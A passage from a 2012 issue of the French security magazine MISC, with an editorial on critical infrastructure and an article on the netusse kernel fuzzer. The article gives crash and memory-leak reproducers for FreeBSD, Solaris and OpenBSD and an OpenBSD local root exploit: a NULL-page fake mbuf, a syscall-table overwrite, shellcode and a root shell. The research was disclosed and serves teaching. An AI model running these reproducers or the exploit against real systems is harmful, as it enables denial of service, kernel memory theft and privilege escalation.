MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 64 - F: 8,50 € - RD

N° 64 NOVEMBRE/DÉCEMBRE 2012 France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 $ cad - POL/S : 1100 CFP - POL/A : 1400 CFP

Actuellement en kiosque !

LES MAINS DANS LA CRYPTOGRAPHIE

DE LA THÉORIE À LA PRATIQUE

MISC HORS-SÉRIE N°6

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'À FIN DÉCEMBRE 2012 ET SUR : www.ed-diamond.com

ÉDITO

Bref, non mais tout va bien

Bref, aujourd'hui, nos infrastructures critiques sont sécurisées.

On n'en parle plus sur TF1, on n'en parle plus dans *Le Figaro*, et on n'en parle plus aux *Assises de la sécurité*. Bref, c'est *secure*.

Tous les OIV (Opérateur d'Importance Vitale) ont dû être audités par l'ANSSI et les centaines de prestataires de confiance qualifiés **[1]**. Bref, c'est secure et aucun iPad ne viendra compromettre le système de commandes d'une tour de contrôle aérien.

Nos banques sont les plus fiables du monde, surtout que comparées aux banques anglo-saxonnes, elles n'annoncent jamais le moindre piratage. Bref, c'est secure, et je peux leur confier mon argent sans crainte d'une nouvelle crise financière.

Les infra-critiques, ce sont les systèmes qui font marcher les autres systèmes. Pas d'électricité : pas d'Internet. Pas de transport : pas de vacances. Pas d'eau : pas de vie. Pas de bras : pas de chocolat. Bref, les infra-critiques, c'est vraiment très très critique.

Le truc pénible avec elles, c'est qu'il ne suffit pas de se soucier d'un secteur, mais les prendre tous en compte. Par exemple, l'énergie, elle, dépend aussi du transport, d'autres formes d'énergie, de la finance, de l'eau. Bref, comme dit mon pote Œdipe, les infra-critiques, c'est un graphe complexe.

Il y a les Américains et les Israéliens qui fabriquent des armes numériques, comme Stuxnet, pour tout percer (ou perser comme on écrit en Iran) dans les infra-critiques en Iran, surtout les centrales nucléaires, pendant qu'ils prennent une tasse de thé bien assis dans leur fauteuil. Bref, ça va compliquer les cultures de thé errant.

Maintenant, ma station d'épuration d'eau et mon TGV sont accessibles depuis Internet. Enfin, ils ne devraient pas mais bon, sait-on jamais. Ils utilisent des réseaux IP pour encapsuler les protocoles de supervision comme le SCADA. Bref, ça sent mauvais comme quand on a tout encapsulé dans le HTTP.

Heureusement, il y a plein de super ingénieurs qui ont élaboré des systèmes de fou pour limiter les pannes, les détecter, et permettre quand même de fonctionner quand rien ne va plus. Bref, à moins d'un tremblement de terre combiné à un raz de marée (mais ça n'arrive jamais - oui, oui, je suis de mauvaise foi), on n'a rien à craindre.

Il serait peut-être temps de changer notre vision de la défense informatique, et pas que pour les infra-critiques. Est-ce que défendre c'est uniquement dresser une Ligne Maginot (ou plusieurs) ? Oui... si on était en 1990. Bienvenue en 2012.

Est-ce que la défense ne serait alors pas aussi, comme ça se passe dans les infra-critiques, une supervision accrue permettant de détecter et traiter les incidents, l'adaptation à un fonctionnement en mode dégradé afin de préserver le cœur de l'activité ? On n'aurait plus à dire « non mais »... mais ça demande une maturité à laquelle nous ne sommes peut-être pas encore prêts.

Bref, les infra critiques, c'est secure.

Et le reste aussi.

Fred Raynal

@fredraynal
@MISCRedac

[1] http://www.ssi.gouv.fr/fr/certification-qualification/qualification-d-un-prestataire-de-service-de-confiance/

Rendez-vous au 28 décembre 2012 pour le n°65 !

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,50 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Kathrin Scali
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April
www.april.org

LES ÉDITIONS DIAMOND

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

NETUSSE, FUZZER DE NOYAUX DEPUIS 2006

Clément Lecigne – clemun@gmail.com

mots-clés : FUZZER / NOYAU / DÉRÉFÉRENCEMENT DE POINTEURS / OPENBSD

Netusse est un fuzzer de sockets qui casse des noyaux depuis 2006. Cet exploit corner commence par décrire l'histoire et le fonctionnement interne de netusse puis présente quelques vulnérabilités intéressantes trouvées avec ce fuzzer et termine enfin par l'exploitation d'une de ces vulnérabilités sur OpenBSD.

1 L'histoire de netusse

Netusse est né en 2006 à la suite du Google Summer of Code que j'ai réalisé avec FreeBSD. Le but de ce Summer Of Code était d'étudier la sécurité de la nouvelle pile IPv6 de FreeBSD ainsi que celles des autres systèmes d'exploitation **[0]**. Le but de netusse était à la base d'écrire un *fuzzer* capable de retrouver par *fuzzing* toutes les vulnérabilités locales qui avaient été reportées auparavant dans les différentes piles IPv6 et d'éventuellement en trouver de nouvelles. Depuis 2006, netusse a beaucoup évolué et continue de trouver des vulnérabilités.

2 Fonctionnement de netusse

Netusse est un fuzzer de *sockets*. Il est disponible sur googlecode.com **[1]** sous licence *Beer-Ware*.

Son fonctionnement est très simpliste et consiste à créer des sockets, réaliser des opérations aléatoires dessus et recommencer tant que le noyau n'a pas montré de signe de faiblesse. Ses deux particularités, comparé aux autres fuzzers de *syscalls* comme iknowthis **[2]** de Tavis Ormandy ou trinity **[3]** de Dave Jones, sont que :

- Avant d'envoyer la sauce, netusse réalise une série d'opérations valides sur la socket. Ces opérations, comme l'activation du *multicast* sur la socket, permettent d'activer des chemins de code dans le noyau qui ne seraient pas empruntés en temps normal.
- Lorsqu'il envoie la sauce, netusse possède l'information sur le type de socket et peut ainsi adapter les structures qu'il fuzze en fonction de cette socket pour qu'elles passent les tests préliminaires effectués par le noyau. Par exemple, pour presque tous les appels qui prennent une `sockaddr` en entrée, le noyau vérifie si la `sa_family` (ex. `AF_INET6`) coïncide bien avec le type de la socket.

Le fonctionnement de netusse peut être résumé par le pseudo-code suivant :

```
while (1) {
 s = randsocket();
 for (i = 0; i < vops; i++) validsockop(s);
 for (i = 0; i < ops; i++) randsockop(s);
 check();
 close(s);
}
```

La partie « check » s'occupe de détecter un comportement anormal du noyau. Pour cela, elle décortique tous les messages en provenance du noyau (`dmesg`) et recherche des messages intéressants comme un « kernel oops » ou un *warning* du noyau. Seul le *kernel panic* n'est pas contrôlable par netusse, pour pouvoir en tirer parti, il faut placer le noyau en mode debug ou configurer le système pour générer un `vmcore` à chaque *crash*. Pour trouver des vulnérabilités de type « memory disclosure » comme toutes celles reportées dans le noyau Linux par la doublette Dan Rosenberg, Jon Oberheide **[4]**, netusse utilise une astuce qui consiste à répéter deux fois de suite le même appel avec un *buffer* de sortie différent et ensuite de vérifier que ces deux buffers sont identiques, si ce n'est pas le cas, nous sommes peut être en présence d'un « memory disclosure ». Par exemple, voici le code en charge de fuzzer l'appel à `getsockopt` :

```
do {
 /* ... */
 ret = getsockopt(s, level, optname, &bl, &ll); [0]
} while (ret == -1 && tout);
```

```
/* kernop and retry
 */
kernop(); [2]
getsockopt(s, level, optname, &b2, &l2); [1]

if (l1 < 2048 && l1 == l2 && memcmp(&b1, &b2, l1) != 0) [2]
{
 printf("\nPOSSIBLE LEAK WITH :\n");
 printf("\tgetsockopt(sock (%u, %u, %u), %d, %u, buf, &%d)\n", g_
sockdomain, g_socktype, g_sockproto, level, optname, l1);
 printf("FIRST CALL:\n");
 dump(b1, l1);
 printf("SECOND CALL:\n");
 dump(b2, l2);
 PAUSE();
}
```

En **[0]** et **[1]**, on réalise deux appels à **getsockopt** avec les mêmes arguments à l'exception du buffer de sortie. Entre ces deux appels, on réalise des opérations qui passent par le kernel **[2]** mais qui ne sont pas liées à la socket pour remuer un peu la mémoire. Ensuite, en **[3]**, on compare les deux buffers et s'ils sont différents, netusse affiche diverses informations telles que la taille des deux buffers ainsi que le *dump* de ces derniers.

Pour augmenter l'efficacité de netusse, il est préférable d'utiliser un noyau maison avec des options qui vont aider à trouver des bugs lorsque le fuzzer sera lancé. Par exemple, sous FreeBSD, nous pouvons activer les options suivantes :

- **REDZONE** : aide à la détection de *heap overflow* dans le noyau.
- **SSP** : compilation avec SSP pour détecter les *stack overflow* dans le noyau.
- **WITNESS, DEADLKRES** : aide à la détection d'inter-blocage, de *race condition* ou même de fuite mémoire.

Sous Linux nous pouvons également compiler le noyau avec le *Size Overflow plugin* de PaX **[5]**. Pour les BSD, il est conseillé d'activer dans le noyau toutes les options relatives au réseau et qui vont créer de nouveaux types de socket, NETATALK par exemple. Pour Linux, il ne faut pas oublier de charger les modules que nous voulons fuzzer, **decnet** ou **appletalk**, par exemple.

3 Quelques exemples de vulnérabilités

Depuis son existence, netusse a trouvé environ une vingtaine de vulnérabilités plus ou moins importantes dans FreeBSD, OpenBSD, NetBSD, Open Solaris et Linux. Parmi ces vulnérabilités, de nombreuses ne sont pas encore fixées... ;-)

Ce paragraphe présente brièvement quelques-unes de ces vulnérabilités.

3.1 Épuisement de mbuf dans FreeBSD

Par moment, netusse, sous FreeBSD, restait bloqué en mode kernel sans aucun moyen de tuer le processus. Ce problème se produisait au bout de quelques minutes de fuzzing. Pour trouver la cause de cette vulnérabilité facilement, il faut passer netusse en mode verbeux pour qu'il affiche tous les appels système avant de les effectuer. Ainsi, lorsque netusse bloque, on peut s'apercevoir qu'il reste bloqué dans un **getsockopt** avec comme option **IPV6_PKTOPTIONS** (52) et sur une socket de type **AF_INET6** (28).

```
$ ./netusse -v
(...)
socket(28, 1, 6);
  (...)
  getsockopt(s, 41, 52, int, 54242141);
```

Si on regarde le code qui gère cette option dans **ip6_output.c**, on se rend compte que la fonction **soopt_getm** est appelée avec les données du **getsockopt** (**sopt**) que nous contrôlons.

```
int ip6_ctloutput(struct socket *so, struct sockopt *sopt)
{
(...)
 switch (optname) {
  case IPV6_2292PKTOPTIONS:
#ifdef IPV6_PKTOPTIONS
  case IPV6_PKTOPTIONS:
#endif
  {
   struct mbuf *m;
   error = soopt_getm(sopt, &m); /* XXX */
   if (error != 0)
     break;
}
(...)
int soopt_getm(struct sockopt *sopt, struct mbuf **mp)
{
 struct mbuf *m, *m_prev;
 int sopt_size = sopt->sopt_valsize;
 (...)
 while (sopt_size) {
  MGET(m, sopt->sopt_td ? M_WAIT : M_DONTWAIT, MT_DATA);
(...)
}
```

soopt_getm est une fonction qui s'occupe d'allouer un **mbuf** d'une taille **sopt->sopt_valsize** qui correspond au dernier argument du **getsockopt**. **sopt->sopt_td** contient les informations du programme qui a appelé **getsockopt**, le noyau FreeBSD l'utilise pour différencier les appels du noyau (**td = NULL**) ou de l'espace utilisateur. Ainsi, ici, si l'appel vient de l'espace utilisateur, le *flag* **M_WAIT** est passé à **MGET** qui est un *wrapper* au-dessus de **malloc** pour allouer des **mbufs**. Ce flag ordonne à l'allocateur de se mettre en attente lorsque que la taille mémoire demandée n'est pas disponible. Ainsi, en spécifiant un **sopt_valsize** assez important, le noyau va se mettre à allouer tous les **mbufs** disponibles puis va se rendre compte

qu'il n'y en a pas assez, il va donc se mettre en attente de la libération d'autres **mbufs** pour les « manger ». Les applications ou le noyau nécessitant un nouveau **mbuf** vont donc rentrer en compétition avec notre **getsockopt** et rendre le système dans un état instable.

Note

Pour ceux qui se posent la question, sopt->sopt_valsize est signé mais un test à l'entrée du getsockopt global vérifie que ce dernier n'est pas négatif... vulnérabilité fixée en 2006 [6].

Pour reproduire cette vulnérabilité, seulement ces deux lignes de code sont nécessaires.

```
int s = socket(AF_INET6, SOCK_STREAM, IPPROTO_TCP);
setsockopt(s, IPPROTO_IPV6, IPV6_PKTOPTIONS, &s, 0x7FFFFFFF);
```

On peut vérifier la consommation des **mbufs** avant et après ce code avec la commande **netstat -m** pour confirmer l'épuisement de tous les **mbufs**.

```
$ netstat -m
258/267/525 mbufs in use (current/cache/total)
256/134/390/4672 mbuf clusters in use (current/cache/total/max)
(...)
$ ./poc&
$ netstat -m
4547/193/4740 mbufs in use (current/cache/total)
4544/128/4672/4672 mbuf clusters in use (current/cache/total/max)
```

Note

Lorsque le système est dans cet état, un redémarrage du réseau (ex. /etc/netstart) ou un simple ifconfig lo0 down up permet de freezer complètement le système puisque dans ce cas le noyau demande lui-même avec le flag M_WAIT des mbufs... Cette vulnérabilité n'est toujours pas fixée et affecte également d'autres options de getsockopt où sopt_getm est utilisée (ex. ipsec).

3.2 Solaris SCTP kernel panic

Netusse a trouvé quelques vulnérabilités sur OpenSolaris comme la suivante qui a démarré par un crash du noyau avec le message et la *stack trace* suivante :

```
panic[cpu0]/thread=ffffff0003f3eca0:
mutex_exit: bad mutex, lp=ffffffefe1d7aa28 owner=ffffff0003f3dc80
thread=ffffff0003a3dc80
> ::stack
ffffff0003f3d950 unix:mutex_panic+34 ()
ffffff0003f3d9c0 unix:mutex_vector_exit+3af ()
ffffff0003f3da30 sctp:sosctp_connect+f6 ()
```

Ce message nous apprend que le noyau a paniqué lorsqu'il a essayé de libérer un **mutex** mal formé. Cela peut se produire lorsque la structure qui gère le **mutex** ou le pointeur qui pointe sur cette dernière a été corrompu ou tout simplement que **mutex_exit** a été appelée deux fois ou avec un **mutex** déjà libéré (pas de **mutex_enter**). En regardant le code de **sosctp_connect** de plus près, on s'aperçoit très vite que nous sommes dans le deuxième cas.

```
sosctp_connect(struct sonode *so, struct sockaddr *name,
    socklen_t namelen, int fflag, int flags, struct cred *cr)
{
  mutex_enter(&so->so_lock);
  /*...*/
  if (name == NULL || namelen == 0) {
    mutex_exit(&so->so_lock);
    error = EINVAL;
    goto done;
  }
  /*...*/
done:
  so_unlock_single(so, SOLOCKED);
  mutex_exit(&so->so_lock);
```

Si les arguments **name** et **namelen** de **connect** sont respectivement soit NULL soit égales à 0, alors **mutex_exit** va être appelée deux fois et le deuxième appel provoquera un *panic* du noyau. Ainsi, pour reproduire cette vulnérabilité, il suffit de créer une socket SCTP et d'appeler **connect** avec le dernier argument **address_len** à 0.

```
s = socket(AF_INET6, SOCK_SEQPACKET, IPPROTO_SCTP);
connect(s, NULL, 0);
```

Note

Solaris a le même comportement que FreeBSD lors d'un kernel panic. Le noyau sauvegarde l'état de la mémoire dans le swap et au redémarrage un vmcore est créé. Ce vmcore peut être ensuite analysé avec l'aide de mdb (*modular debugger*), le debugger de Solaris qui possède des fonctionnalités pratiques pour l'analyse de crash comme les *walkers* qui sont des commandes prédéfinies pour parcourir une structure mémoire au moment du crash (afficher l'état de toutes les connexions). Pour l'anecdote, une vulnérabilité similaire a également été trouvée dans FreeBSD [7].

3.3 FreeBSD AppleTalk « memory disclosure »

Cette vulnérabilité illustre l'astuce implémentée dans netusse pour identifier les « memory disclosures » et elle a commencé avec le message suivant :

```
POSSIBLE LEAK WITH :
getsockname(sock(16, 2, 0), buf, &66)
FIRST CALL:
c8 bf ce c0 20 5b 61 6b | .... .ak
(...)
SECOND CALL:
a3 ff 6f 72 2a 3b 6e 65 | ...r.;ak
```

Ce message nous informe que nous avons probablement une « memory disclosure » dans le **getsockname** de **appletalk** (16 = **AF_APPLETALK**). On peut voir dans le dump mémoire que nous avons des données qui peuvent correspondre à des adresses du noyau (0xc0cebfc8).

Après analyse du code de **getsockname** général et celui spécifique à **appletalk**, il s'avère que cette vulnérabilité est vraiment subtile. L'explication se trouve dans le code suivant qui retrace le chemin d'un **getsockname** dans **appletalk** (appelé **getsockaddr** en espace noyau).

```
/* code général */
static int getsockname1(td, uap, compat) {
  struct sockaddr *sa;
  copyin(uap->alen, &len, sizeof(len));
  error = kern_getsockname(td, uap->fdes, &sa, &len);
  if (len != 0) {
    error = copyout(sa, uap->asa, (u_int)len); [5]
  }
}
int kern_getsockname(struct thread *td, int fd, struct sockaddr **sa,
socklen_t *alen) {
  if (*alen < 0)
    return (EINVAL);
  error = (*so->so_proto->pr_usrreqs->pru_sockaddr)(so, sa); [1]
  if (*sa == NULL)
    len = 0;
  else
    len = MIN(*alen, (*sa)->sa_len); [4]
  *alen = len;
}
struct sockaddr *sodupsockaddr(const struct sockaddr *sa, int mflags) {
  struct sockaddr *sa2;
  sa2 = malloc(sa->sa_len, M_SONAME, mflags);
  if (sa2)
    bcopy(sa, sa2, sa->sa_len);
  return sa2;
}
/* code de appletalk */
static int ddp_attach(struct socket *so, int proto, struct thread *td)
{
  error = soreserve(so, ddp_sendspace, ddp_recvspace);
  error = at_pcballoc(so); [0]
}
int at_pcballoc(struct socket *so) {
  struct ddpcb *ddp;
  ddp = malloc(sizeof *ddp, M_PCB, M_NOWAIT | M_ZERO);
  /*...*/
  ddp->ddp_lsat.sat_port = ATADDR_ANYPORT;
  /*...*/
  return(0);
}
static int at_getsockaddr(struct socket *so, struct sockaddr **nam)
{
  /*...*/
  at_sockaddr(ddp, nam);
}
/*...*/
void at_sockaddr(struct ddpcb *ddp, struct sockaddr **addr)
{
  *addr = sodupsockaddr((struct sockaddr *)&ddp->ddp_lsat, M_NOWAIT); [2]
}
```

Le fonctionnement est le suivant :

[0] Tout d'abord, lors de la création d'une socket **appletalk**, une structure **ddp** est allouée et initialisée à 0 (**M_ZERO**), dans cette structure on retrouve le champ **ddp_lsat** de type **sockaddr_at** qui sera retourné lors d'un **getsockname**. On remarquera que seulement le champ **sa_port** est initialisé à **ATADDR_ANYPORT**, le champ **sa_len** reste donc à 0.

[1] Lors du **getsockname**, **kern_getsockname** récupère la socket et appelle le **getsockaddr** associé à cette dernière (**at_sockaddr** dans ce cas).

[2] **at_sockaddr** demande une duplication via **sodupsockaddr** de la **sockaddr_at** qu'il retrouve dans **ddp->ddp_lsat** et qui, pour rappel, possède toujours son champ **sa_len** à 0.

[3] **sodupsockaddr** alloue une nouvelle **sockaddr** avec **malloc** et utilise **sa->sa_len** comme taille qui vaut donc ici 0.

[4] **kern_getsockname** récupère la **sockaddr** allouée par **sodupsockaddr** et vérifie sa taille en utilisant **sa->sa_len** mais le problème est que la **sockaddr** (sa) a une taille de 0 octet et que **sa->sa_len** pointe à l'extérieur de la **sockaddr** et retourne un nombre « indéfini ».

[5] Ainsi, si ce nombre « indéfini » est différent de 0, alors des données du noyau qui n'ont aucun rapport avec la **sockaddr** seront retournées en espace utilisateur.

Le code suivant exploite cette vulnérabilité pour afficher des blocs de mémoire de 4096 octets maximum, dans le cas où le **sa->len** indéfini est plus grand que 4096 :

```
s = socket(AF_APPLETALK, 2, 0);
for (i = 0; i < 100000; i++) {
  memset(b, 0, 4096);
  l = 4096;
  getsockname(s, (struct sockaddr *)b, (socklen_t *)&l);
  dump(b, l);
}
```

Cette vulnérabilité peut être combinée pour faciliter l'exploitation d'une vulnérabilité de type corruption mémoire (recherche d'adresse dans la mémoire du noyau) ou cette vulnérabilité peut simplement être utilisée pour récupérer des informations importantes présentes dans la mémoire du noyau. L'exemple suivant montre que nous pouvons récupérer les commandes tapées par le root à partir d'un simple utilisateur.

```
clem1:~$ ./atleak | grep passwd
72 6f 6f 74 20 5b 6e 65 | root [ne
5d 00 00 00 00 00 70 61 | ].....pa
73 73 77 64 00 00 00 00 | sswd....
00 00 00 00 00 00 00 00 | ........
00 00 00 00 00 00 00 00 | ........
42 42
```

Note

L'origine de cette vulnérabilité est que sa_len n'a pas été correctement initialisée (sa_len = sizeof struct sockaddr_at) lors de la création de la socket appletalk. Il serait judicieux pour FreeBSD d'ajouter du code dans sodupsockaddr (if sa_len == 0) pour éviter ce bug qui pourrait être présent à d'autres endroits.

3.4 OpenBSD IPSec déréférencement de pointeur NULL

La vulnérabilité suivante était présente dans toutes les versions d'OpenBSD inférieures ou égales à 4.6 et a été identifiée grâce au crash présenté sur l'image suivante. D'après netusse, ce crash se produit lors d'un **getsockopt** avec **IP_AUTH_LEVEL** comme option sur une socket de type **AF_INET**.

```
uvm_fault(0xd6ac969c, 0x0, 0, 3) -> e
kernel: page fault trap, code=0
Stopped at      ip_ctloutput+0xb4a:     movl    $0x4,0xc(%eax)
ddb> show reg
ds              0xd04a0010          compat_35_sys_stat+0x4
es              0xda570010          end+0x9c7e8dc
fs               0x6f40058
gs              0x3c000010
edi                 0x1d
esi             0xd6ac396c          end+0x61d2238
ebp             0xda571eb0          end+0x9c8077c
ebx             0xda571f0c          end+0x9c807d8
edx                    0
ecx                    0
eax                    0
eip             0xd03f764e          ip_ctloutput+0xb4a
cs                   0x8
eflags              0x10202
esp             0xda571e88          end+0x9c80754
ss              0xda570010          end+0x9c7e8dc
ip_ctloutput+0xb4a:     movl    $0x4,0xc(%eax)
```

Fig. 1 : Crash dans ip_ctloutput dans OpenBSD

On peut remarquer que le noyau a crashé dans **ip_ctloutput** lorsqu'il a essayé d'écrire un 4 à l'adresse **0xc(%eax)** qui vaut **0xc** puisque **%eax** est ici NULL. Nous sommes donc probablement en présence d'un déréférencement de pointeur à NULL. Un tour dans les sources de **ip_ctloutput** nous conduits jusqu'au code vulnérable.

```
struct mbuf *m = *mp; /* NULL */
/* ... */
case IP_PORTRANGE:
  *mp = m = m_get(M_WAIT, MT_SOOPTS); [0]
  m->m_len = sizeof(int);
  if (inp->inp_flags & INP_HIGHPORT)
    optval = IP_PORTRANGE_HIGH;
  /*...*/
  *mtod(m, int *) = optval;
  break;
case IP_AUTH_LEVEL:
case IP_ESP_TRANS_LEVEL:
case IP_ESP_NETWORK_LEVEL:
case IP_IPCOMP_LEVEL:
  m->m_len = sizeof(int); [1]
```

On s'aperçoit en **[0]** que le noyau OpenBSD alloue, pour chaque option, un **mbuf** pour contenir les informations du **getsockopt** qui seront renvoyées en espace utilisateur. Cependant, pour les options **IP_AUTH_LEVEL**, **IP_ESP_TRANS_LEVEL**, **IP_ESP_NETWORK_LEVEL** et **IP_IPCOMP_LEVEL**, les développeurs ont oublié d'allouer un **mbuf** avant de l'utiliser **[1]** et un déréférencement se produit lors du **m-> m_len = 4** puisque **m** vaut NULL et comme aucune page mémoire n'est mappée à cette adresse, c'est le kernel panic.

Pour reproduire ce crash, il suffit donc d'appeler **getsockopt** avec une de ces options.

```
s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
getsockopt(s, IPPROTO_IP, IP_IPCOMP_LEVEL, &s, 4);
```

Nous allons voir dans le paragraphe suivant comment cette vulnérabilité peut être exploitée pour élever ses privilèges.

Note

Toutes les vulnérabilités trouvées par netusse et présentées ici dans cet *exploit corner* ont été reportées aux différentes équipes de sécurité, mais certaines ne sont toujours pas fixées... La palme de la réactivité revient à OpenBSD. Les 3 vulnérabilités que j'ai reportées à OpenBSD ont, à chaque fois, été fixées par Theo De Raadt en moins de 48 heures et avec en prime des remerciements... ;-)

4 Exploitation sur OpenBSD

L'écriture d'un 4 à l'adresse 0xc ne va pas nous aider à exploiter cette vulnérabilité, par contre, nous pouvons faire en sorte que cette écriture soit valide en mappant en mémoire une page avec les droits d'écriture à l'adresse NULL et regarder ce qui sera exécuté par la suite. Pour cela, retraçons **m** dans le code pour savoir comment il est utilisé après cette écriture.

```
case IP_IPCOMP_LEVEL:
  m->m_len = sizeof(int);
  switch (optname) {
    case IP_AUTH_LEVEL:
      optval = inp->inp_seclevel[SL_AUTH];
      break;
    case IP_ESP_TRANS_LEVEL:
      optval = inp->inp_seclevel[SL_ESP_TRANS];
      break;
    case IP_ESP_NETWORK_LEVEL:
      optval = inp->inp_seclevel[SL_ESP_NETWORK];
      break;
    case IP_IPCOMP_LEVEL:
      optval = inp->inp_seclevel[SL_IPCOMP];
      break;
  }
  *mtod(m, int *) = optval; [0]
(...)
```

En fonction de l'option demandée, la variable **optval** est affectée avec l'option configurée pour être ensuite copiée dans le **mbuf [0]**. La macro **mtod** retourne le pointeur **m->m_data**.

```
#define mtod(m,t)       ((t)((m)->m_data))
```

Ici, le code déréférence ce pointeur pour y écrire la valeur **optval**. Dans le cas d'un **mbuf** correctement alloué, **m_data** pointe sur **M_databuf** qui est un tableau de char de taille **MLEN** déclaré lui-même dans le **mbuf**.

```
struct mbuf {
  struct m_hdr m_hdr;
  union {
    /*...*/
    char    M_databuf[MLEN];              /* !M_PKTHDR, !M_EXT */
  } M_dat;
};
/* ... */
#define m_data          m_hdr.mh_data
/*...*/
struct mbuf *m_get(int nowait, int type)
{
  m = pool_get(&mbpool, nowait == M_WAIT ? PR_WAITOK : 0);
  if (m) {    /*...*/
    m->m_data = m->m_dat;
```

Ainsi, dans notre cas, nous pouvons contrôler la valeur de ce pointeur pour le faire pointer sur l'adresse que nous voulons écraser. Nous pouvons vérifier ce comportement en regardant le code assembleur généré pour ce code.

```
ddb> x/4i ip_ctloutput+0xb5a
ip_ctloutput+0xb5a: movl $0xffffffe8(%ebp),%edx  // récupération de
m dans edx
ip_ctloutput+0xb5d: movl 0x8(%edx),%eax   // récupération de m->m_
data dans eax
ip_ctloutput+0xb60: movl 0xffffffe4(%ebp),%ecx   // récupération de
optval dans ecx
ip_ctloutput+0xb63: movl %ecx,0(%eax)     // écriture d'ecx à
l'adresse pointée par eax
```

Ici, la valeur d'**optval** peut être contrôlée au préalable par un appel à **setsockopt**, mais ce dernier vérifie que la valeur soit comprise entre 0 (**IPSEC_LEVEL_BYPASS**) et 4 (**IPSEC_LEVEL_UNIQUE**). Par défaut, **optval** vaut 1.

En résumé, nous pouvons donc écrire les entiers 0, 1, 2, 3 ou 4 et de la taille d'un **int** (4 octets) où l'on veut dans la mémoire. Pour cela, on doit mapper un faux **mbuf** à l'adresse NULL avec un champ **m_data** qui pointe sur l'adresse que nous souhaitons écraser.

Maintenant, avec ceci, il nous reste à trouver un vecteur d'exploitation qui va nous permettre d'exécuter du code en espace noyau et d'élever nos privilèges. Plusieurs options s'offrent à nous :

- Écraser un pointeur de fonction et forcer son appel (ex. les **xxx_ops** dans les structures du « file system »).
- Écraser l'adresse d'un *handler* d'interruption dans l'IDT et lever l'interruption.
- Écraser une entrée dans la table des appels système et appeler l'appel système écrasé. Cette table n'est pas protégée et est toujours présente au même endroit à chaque redémarrage du noyau.

Dans les 3 cas, si nous n'appelons pas **setsockopt** pour changer sa valeur, nous allons écraser ces adresses par 0x00000001. Avant de provoquer l'exécution de code à cette adresse, nous devons enlever notre faux **mbuf** et y placer notre *shellcode* qui va nous donner le root et réparer ce que nous avons écrasé.

Pour démontrer cela, **openbaize.c** **[8]** a été développé. Il utilise la technique d'écrasement d'une entrée inutile de la table des syscalls puis l'appelle. Il a donc en dur, dans le code, l'adresse de la table des syscalls (**x/i sysent** = 0xd074e8c0), l'appel système qui sera écrasé (**SYS_fpathconf**) ainsi que sa valeur d'origine pour le restaurer (0xd0324330) par la suite.

```
{
 "4.2",
 new_bsd_sc,
 0xd074e8c0 + 0x604,     /* SYS_fpathconf in sysent[] from
4.2-GENERIC */
 0xd0324330,             /* SYS_fpathconf orig */
 SYS_fpathconf,
},
```

Le shellcode est simpliste. Il est basé sur celui de noir dans son papier publié dans le *phrack* 60 **[9]** et réalise un **p->p_cred->pc_ucred->cr_uid = 0** pour placer les droits root sur le processus correspondant à l'*exploit*. L'adresse de la **procaddr** (ici **p**) à mettre à jour dans le shellcode est récupérée avec un simple **sysctl** dans l'exploit.

L'exploit se résume donc à ce pseudo-code commenté :

```
/* création de notre faux mbuf */
buf = mmap(NULL, 4096, PROT_WRITE|PROT_READ|PROT_EXEC, MAP_
FIXED|MAP_SHARED, 0, 0);
*(unsigned int *)(buf + 8) = sysent_fpathconf;
/* on déclenche la vulnérabilité */
s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
getsockopt(s, IPPROTO_IP, IP_IPCOMP_LEVEL, &s, 4);
/* on patch notre shellcode avec l'adresse de procaddr */
procaddr();
/* on le place en 0x1 (nop pour l'alignement) */
*(unsigned int *)buf = 0x90909090;
memcpy(buf + 4, shellcode, sizeof(shellcode));
/* on appelle fpathconf */
syscall(SYS_fpathconf);
/* root? */
if ( getuid() == 0 )
  execl("/bin/sh", "hooooorrrray", NULL);
```

Et voici son exécution sur un système vulnérable et exploitable :

```
$ id
uid=1000(clem1) gid=1000(clem1) groups=1000(clem1), 0(wheel)
$ ./openbaize
\o/ OpenBSD IP_FUCKING_LEVEL getsockopt() remote root
(...)
\o/ Patching sysent (0xd0715fc4) for syscall number 192 with 0x1...
h0h0h0
\o/ Mapping shellcode at 0x1... calling our new fake evil syscall
number 192
\o/ Hooooooooorray r00t.
# id
uid=0(root) gid=1000(clem1) groups=1000(clem1), 0(wheel)
```

Note

